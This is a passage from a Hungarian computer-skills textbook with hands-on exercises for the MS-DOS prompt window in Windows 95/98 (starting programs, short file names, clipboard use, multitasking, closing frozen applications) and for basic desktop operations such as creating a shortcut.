- Írjuk be: **`dir/s`** (az osztásjel a numerikus billentyűzeten található, vagy angol kódlapnál általában a jobb Shift melletti billentyű, magyar kódlapnál Shift+6)! Enter ütése után a **`/s`** kapcsoló miatt a gép kilistázza a merevlemezen található összes (nem rejtett) fájlt. Ez a művelet néhány másodpercbe telik, várjuk ki és nagyjából jegyezzük meg az eltelt időt.

- Az egeret vigyük az ablak jobb felső sarkához, a három gomb közül a baloldali (_) fölé, de még ne nyomjuk meg. Üssük le az F3 billentyűt, megjelenik az utoljára kiadott parancs (**`dir/s`**). Üssünk Entert és utána gyorsan egérrel kattintsunk a _ ikonra! Az ablak eltűnik, az alkalmazás csak a Tálcán lesz látható, egy kis téglalapban:

Várjuk ki ugyanazt a néhány másodpercet és egérrel kattintsunk a Tálcán az "MS-DOS parancssor" téglalapra! Az ablak újból megjelenik, de a parancsot lefuttatta a gép! Magyarázat:

Windows alkalmazás vagy DOS program nem csak előtérben, ablakban futhat, hanem háttérben is ("Kis méret", "Ikonállapot", "Minimize"). Ilyenkor csak a Tálcán látható, nem foglalja a képernyőt, viszont működik, azaz használja a processzort, a memóriát és az erőforrásokat! Kis méretre a _ gombbal válthatunk, vissza ablakba a Tálcán az alkalmazás téglalapjára történő kattintással.

- DOS ablakból indítani tudunk Windows alkalmazásokat is. Írjuk be: **`calc`** (Enter), a Számológép elindul, ablaka a DOS ablak előtt lesz, azaz ez lett az aktív alkalmazás. Alt+F4-gyel zárjuk be a Számológépet, az aktív ablak ismét a DOS ablak lesz.

- Indítsuk el a Paint-et háttérben! Adjuk ki: **`start/?`** (Enter), utána **`start/m mspaint`** (Enter)!

```
C:\>calc

C:\>start/?
Windows vagy MS-DOS program indítása.

START [beállítások] program [argumentumok...]
START [beállítások] dokumentum.kiterjesztés

/m[inimalizált] Az új program minimalizált (háttérben) futtatása.
/max[imalizált] Az új program maximalizált (előtérben) futtatása.
/r[előző méret] Az új program előző méretben (előtérben) futtatása. [alapérték]
/w[várakozás]   Nem tér vissza, amíg a másik program ki nem lép.

C:\>start/m mspaint

C:\>_
```

- Elindul a Paint, csak a Tálcán lesz látható. Tegyük aktívvá a következőképpen: tartsuk lenyomva a *bal* Alt gombot és üssük le a Tab-ot! A képernyő közepén megjelenik a futó alkalmazásokat tartalmazó kis ablak. A Tab-ot addig nyomjuk, amíg a kijelölés a "névtelen – Paint"-hez nem ér, itt engedjük fel az Alt-ot! A Paint ablakba vált, megjelenik. Zárjuk be Alt+F4-gyel!

- (A DOS ablakban) lépjünk át a Windows könyvtárba (**`cd windows`** esetleg **`cd win98`**)! Adjuk ki a **`dir *.bmp/p`** parancsot! A gép kiírja a Paint által kezelhető, **`.BMP`** (BitMaP) grafikus fájlokat és minden képernyőoldal végén vár egy billentyű leütésére. Figyeljük meg, hogy a bal oldalon a fájlnév DOS alakja látszik (max. 8 karakteres név és max. 3 karakter kiterjesztés), jobb oldalon pedig a Windows 98 által támogatott hosszú fájlnév.

- ***Ha a hosszú fájlnév belefér 8+3 karakterbe, akkor a rövid fájlnév megegyezik a hosszúval. Ha nem fér bele, a rövid fájlnév az első 6 karakter, utána egy ~1. Ha az első 6 karakter és a kiterjesztés megegyezne egy már létező fájllal, ~1 helyett ~2, ~3 stb. kerül a fájlnévbe.***

```
BUBOREK  BMP          2 118  98.05.15  20.01 Buborék.bmp
FARAGO~1 BMP            582  98.05.15  20.01 Faragott kő.bmp
NYAKORV  BMP            470  98.05.15  20.01 Nyakörv.bmp
HAROMS~1 BMP            198  98.05.15  20.01 Háromszögek.bmp
KEKSEG   BMP            194  98.05.15  20.01 Kékség.bmp
FEKETE~1 BMP            182  98.05.15  20.01 Fekete zsúp.bmp
PIROSK~1 BMP          2 754  98.05.15  20.01 Piros kockák.bmp
ARANYL~1 BMP         32 850  98.05.15  20.01 Aranylemez.bmp
A folytatáshoz nyomjon meg egy billentyűt...
```

- A listázás közben jegyezzünk meg egy fájlnevet (pl. *háromszögek.bmp*). A prompt megjelenésekor írjuk be: **`start háromszö-`**


- **gek.bmp**, használjuk a magyar ékezetes betűket, a végén üssünk Entert. Beírhatjuk a rövid fájlnevet is: **start hároms~1.bmp**. ***Ha a fájl szóközt tartalmaz, zárjuk idézőjelek közé, pl: start "piros kockák.bmp"!***. A Paint elindul és megjeleníti a fájl tartalmát. Zárjuk be a Paint-et Alt+F4-gyel, az aktív ablak újból a DOS ablak lesz! Két új dolog történt:

A Windows DOS ablakban használhatjuk a hosszú fájlneveket is parancsok kiadásánál, nemcsak a rövideket. Továbbá az ún. "Társítás" miatt ha egy regisztrált kiterjesztésű fájlnevet (.bmp, .doc stb.) adunk meg, a Windows betölti a hozzá tartozó alkalmazást és utána a megadott fájlt.

- Vajon használhatjuk a Vágólapot DOS ablakban? A kérdés persze költői, hát persze hogy használhatjuk:


A DOS ablak kétirányú kommunikációra képes a Vágólappal: az ablak tetszőleges részét kimásolhatjuk rá szöveges módon (a PrintScreen és az Alt+PrintScreen továbbra is működik, de grafikus eredményt ad), illetve a Vágólap tartalmát billentyűleütésekként értelmezi.

Adjuk ki a **dir *.bmp** parancsot! Végrehajtása után az ablak eszköztárán kattintsunk a ikonra! A bal felső sarokban megjelenik egy villogó négyzet. Lenyomott egérgombbal jelöljük ki az ablak egy részét, néhány sort, valahogy így (más fájlneveket is választhatunk):




- A kijelölés után üssünk Entert – átmásoltuk a Vágólapra. Indítsuk el a Jegyzettömböt: a promptba gépeljük be: **start notepad** (Enter). (Természetesen elindítható a Start-Programok-Kellékek--

Jegyzettömb és a Start-Futtatás-**notepad** módon is, most azonban a DOS ablakból indítsuk el.)




A Jegyzettömb leginkább a DOS `edit` programjához hasonlítható: egy rendkívül egyszerű szövegszerkesztő, a WordPad-del ellentétben a beírt karakterek típusa, nagysága és stílusa nem állítható, képet nem tud fogadni, azaz egyszerű – max. 64 KB-os – `.TXT` fájlok készítésére alkalmas.

- Nyomjuk le a Ctrl+V-t, ez a Beillesztés gyorsbillentyűje. A Vágólap tartalmát beillesztettük:




- A szokásos szövegszerkesztő műveletekkel töröljük a *bmp*-től a sor végéig található szöveget (a kurzor pozícionálása után Ctrl+Delete), majd mindegyik sor elé írjuk be a *start* szót, végül a *bmp*-k elé tegyünk egy pontot és töröljük a felesleges szóközöket. A Jegyzettömb nem ismeri az Insert billentyűt, csak beszúrásos módot használ.



- Egérrel a Szerkesztés menüben adjuk ki a "Mindet kijelöli" parancsot, ezután Szerkesztés-Másolás, zárjuk be a Jegyzettömböt (nem mentjük a változásokat), vigyük az egérkurzort az MS-DOS parancssor ablakra és kattintsunk a ikonra! A Vágólap tartalmát az ablak billentyűleütésekként értelmezi! Most nem programot futtatunk, a prompt után villog a kurzor. A Vágólap tartalmát tehát a parancsértelmező (**command.com**) kapja meg, azaz elindul a Paint a beírt (jelen esetben hét) példányban (mert az Entereket is megkapja) és megjeleníti a megadott fájlokat.

- A Tálca bal szélén szerepel az alábbi néhány Gyorsindító ikon:



(Ha nincs, a Tálca üres részén kattintsunk a *jobb* egérgombbal, Eszköztárak-Gyorsindítás.) Az egérkurzort vigyük a bal szélső fölé, hagyjuk ott, kb. 1 másodperc múlva megjelenik az ún. buborékhelp: "Asztal megjelenítése". Kattintsunk az ikonra, az


összes ablakban futó alkalmazás a Tálcára kerül, háttérben fut tovább. Ha túl nagy a rendetlenség, segíthet. (Másik megoldás: a Tálcán a jobb egérgomb lenyomása után "Minden ablak kis méretű", Windows 95-ben csak ezt tehetjük, végezzük is el!)

- Ezután az MS-DOS parancssor kivételével kattintsunk szép sorban a Tálcán mindegyik téglalapra a *jobb* egérgombbal és válaszszuk a *Bezárás* sort! Végül az MS-DOS parancssorra kattintsunk a *bal* gombbal, visszakapjuk az ablakot. (Csak egy alkalmazás fut, az MS-DOS parancssor.)

- A promptba írjuk be: **`start dosprmpt`** (Enter)! Teljes képernyős megjelenés esetén a bal Alt+Enter megnyomásával váltsunk ablakba! Még egyszer írjuk be, így elindítunk két újabb DOS ablakot, összesen három DOS ablak látható a képernyőn.

- Mindhárom ablakba írjuk be: **`cd\`** (és Enter; a backslasht pl. bal Alt+numerikus 92-vel jeleníthetjük meg; az ablakok közti váltás: bal Alt+Tab), majd az új sorba: **`dir/s`** de ne üssünk Entert! Azaz mindhárom ablak legalsó sora így nézzen ki: **`C:\>dir/s`**.

- A Tálca üres területére kattintsunk a *jobb* egérgombbal és válaszuk az "Ablakok függőleges elrendezése" sort (Windows 95: „Függőleges mozaik elrendezés")! Mivel a betűméretet "Auto"-ra állítottuk, a Windows át tudja méretezni az ablakokat, mindhárom ablak egymás mellé kerül:



- Az egérrel szép sorban kattintsunk a bal ablakra és üssünk Entert, utána a középsőre, üssünk Entert, végül a jobb szélsőre, üssünk Entert. A **`dir/s`** parancs elindul, *egyszerre három különböző DOS ablak fut a képernyőn – multitasking!* ***Valójában a Windows a time-sharing, másnéven időosztásos mód szerint mindegyik alkalmazásnak – taszknak – ad néhány századmásodpercet,***


majd vált a következő taszkra. Amíg a parancs végrehajtódik, figyeljük meg, hogy az aktív ablak több processzoridőt kap, a parancs gyorsabban fut. Egérrel kattintsunk másik ablakra – az lesz az aktív, a gyorsabb.

- Nézzük meg az MS-DOS parancssorból való kilépés lehetőségeit! Az egérrel kattintsunk a három ablak közül a bal oldalira. Bár bolhányiak a betűk, gépeljük be: `exit` (Enter). Az ablakot bezártuk. (Elképzelhető, hogy az ablak nem záródik be, hanem a fejlécben megjelenik a „Kész" felirat. Ekkor kattintsunk az ablak jobb felső sarkában található ☒ gombra!)

Az MS-DOS parancssor ablakot szabályosan a promptba beírt `exit` paranccsal zárhatjuk be.


- Kattintsunk kettőt a második pici DOS ablak fejlécére, így kinagyítjuk. Indítsuk el a DOS szövegszerkesztő programját, írjuk be: `edit` (Enter). Láthatjuk olyan, mint a régi DOS-hoz tartozó `edit`, csak magyar nyelvű, természetesen kezeli a hosszú fájlneveket és egyszerre több dokumentumot szerkeszthetünk.

- Most tegyük fel, hogy a program – hardver vagy szoftver hiba miatt – lefagyott! Az `edit` ugyan ebből a szempontból megbízható, de más DOS programnál, pláne hálózat használatakor könnyen előfordulhat. Nem tudunk kilépni, nincs prompt, nem írhatjuk be az *exit*-et, nem zárhatjuk be szabályosan az alkalmazást! ***A Windows lefagyott alkalmazásokat rendszerszinten be tudja zárni (általában). Minden nem mentett adatot elvesztünk, de a többi program sértetlen, a Windows tovább használható (többnyire). Rendszerszintű bezárás történik akkor is, ha egy program számára tiltott memóriaterületen próbál ügyködni (Általános Védelmi Hiba, General Protection Fault, GPF).*** A rendszerszintű bezáráshoz kattintsunk az ablak ☒ gombjára! Megjelenik egy üzenetpanel:




Figyeljük meg, hogy a kijelölt gomb a Nem, azaz Enter ütésére ezt választanánk! Most azonban kattintsunk az Igen gombra! Az alkalmazás ablaka eltűnik, rendszerszinten bezártuk (azonban ha lehet, általában egy alkalmazásból *szabályosan* lépjünk ki).

- Van még egy lehetőség, így fogjuk a maradék harmadik DOS ablakunkat bezárni. Először indítsuk el itt is az **`edit`** szövegszerkesztőt! Ezután nyomjuk meg a Ctrl+Alt+Delete billentyűket (tartsuk lenyomva a Ctrl-t és a bal Alt-ot és egyszer üssük le a Delete-t)! Egy DOS-os gép ilyenkor melegindítást hajt végre, a Windows viszont megjelenít egy ablakot:



Üssünk Entert! A Windows megjeleníti a már nemrég látott üzenetet. Az Igen gombbal bezárhatnánk az alkalmazást, ha azonban várunk még 10–20 másodpercet, egy újabb panelt kapunk:



Újabb Enterre az utolsó DOS ablakot is bezárjuk. Ebben a feladatsorban is láthattuk, hogy:

A Windows jellemzői: egy-egy feladatot – pl. alkalmazás futtatását, bezárását – többféle módon végezhetünk el, továbbá számtalan beállítást megváltoztathatunk, a kialakítást a nekünk szimpatikusra választhatjuk meg (Testreszabás).


A kiindulási állapotban vagyunk. Ha van még kedvünk és időnk, folytassuk a gyakorlást, ha nincs, lépjünk ki a Windowsból.

12.6. Asztalműveletek, Start menü, parancsikon létrehozása

A Windows grafikus képernyő két részből áll: a szürke sáv a Start gombbal az ún. Tálca (Taskbar). A többi terület az alkalmazások ablakait tartalmazza, az Asztal (Desktop). Rajta különböző ikonok – Sajátgép, Lomtár stb. – is találhatók. Az Asztalon ezen kívül könyvtárak és fájlok is elhelyezhetők, mint bármely más könyvtárban, a különbség annyi, hogy az itt elvégzett műveletek azonnal látszanak. "DOS alól" a `C:\WINDOWS\ASZTAL` könyvtár testesíti meg az Asztalt, tulajdonképpen ezen könyvtár tartalmát módosítjuk.

Ebben a fejezetben az Asztalon elvégezhető műveleteket gyakoroljuk. A gyakorlást főként a Számológéppel – `C:\WINDOWS\CALC.EXE` – fogjuk elvégezni, a módszer természetesen más fájlra is működik.

- (A számítógép alaphelyzetéből indulunk ismét, egy alkalmazást sem indítottunk el.) Az Asztalon az ikonok automatikus rendezését szüntessük meg. Kattintsunk (a képernyő közepén) az Asztal egy üres helyére a *jobb* egérgombbal, válasszuk az "Ikonok elrendezése" sort és nézzük meg, hogy az "Automatikus elrendezés" előtt van-e pipa. Ha van, kattintsunk erre a sorra, a pipa és a menüsor eltűnik. Ha nincs pipa, üssünk kétszer Esc-et. (A gyakorlás végén visszaállíthatjuk az Automatikus elrendezést, sokan szeretik így használni a Windowst.)




- Végezzünk el még néhány beállítást: kattintsunk a Sajátgép ikonra! Ha a megnyílt ablak teljes méretű, kattintsunk a jobb felső sarkában található gombra! Nézzük meg, hogy a Nézet menüben a "Nagy ikonok" előtt van-e pötty, ha nincs, kattintsunk rá egyet. Windows 98 esetén nézzük még azt is meg, hogy a "Mappa beállításai" sor után a "Webstílus" rádiógomb van-e kiválasztva – ha nincs, válasszuk azt! Windows 95 esetén pedig a Nézet – Beállítások menüben, a "Mappa" fülben válasszuk az *alsó* rádiógombot (egyetlen ablak megjelenítése). Utána OK gomb és zárjuk be a Sajátgépet! (Windows 98-nál ezentúl az ikonokat egy egérkattintással aktiválhatjuk, a kettő helyett.)


- ***A Tálca általában a képernyő alján helyezkedik el. Néha rejtve van (beállítása: jobb egérgomb a Tálcán, Tulajdonságok, Automatikus elrejtés négyzet), de a Ctrl+Esc-re mindig megjelenik.*** Vigyük az egeret a Tálca felé addig, amíg a kurzor át nem alakul ↕-é. Lenyomott egérgombbal növeljük meg a Tálcát (legyen vastagabb), majd engedjük fel a gombot. Most vigyük az egeret a Tálcára (a kurzor nyíl legyen) és lenyomott egérgombbal *határo-*


zottan helyezzük az egész Tálcát a képernyő jobb szélére, utána helyezzük felülre, utána a bal szélére. Végül alulra és méretét állítsuk vissza a szokásos „1 egység" magasságúra!

- Vigyük az egérkurzort a képernyő egy üres területére (pl. középre) és nyomjuk meg a *jobb* egérgombot. A megjelenő menüből válasszuk az Új – Parancsikon sort:



- A megjelenő párbeszédablakba írjuk be: `calc`. A Tallózással megkereshetnénk a fájlt, de most ismerjük a nevét és a Windows könyvtárban található, ezért nincs szükség a tallózásra. Enter után az új párbeszédablakban névnek írjuk be: *Kalkulátor* (Enter):





- Az Enter ütése után a párbeszédablak eltűnik és az Asztalon, valahol megjelenik a Számológép ikonja. Figyeljük meg, hogy a bal alsó sarkában egy kis nyíl található. Létrehoztunk egy programindító parancsikont (angolul shortcut-ot):

A parancsikon (shortcut) csupán egy logikai hivatkozás egy fájlra, letörlése esetén az eredeti fájllal nem történik semmi. Segítségével gyorsabban indíthatunk programokat.

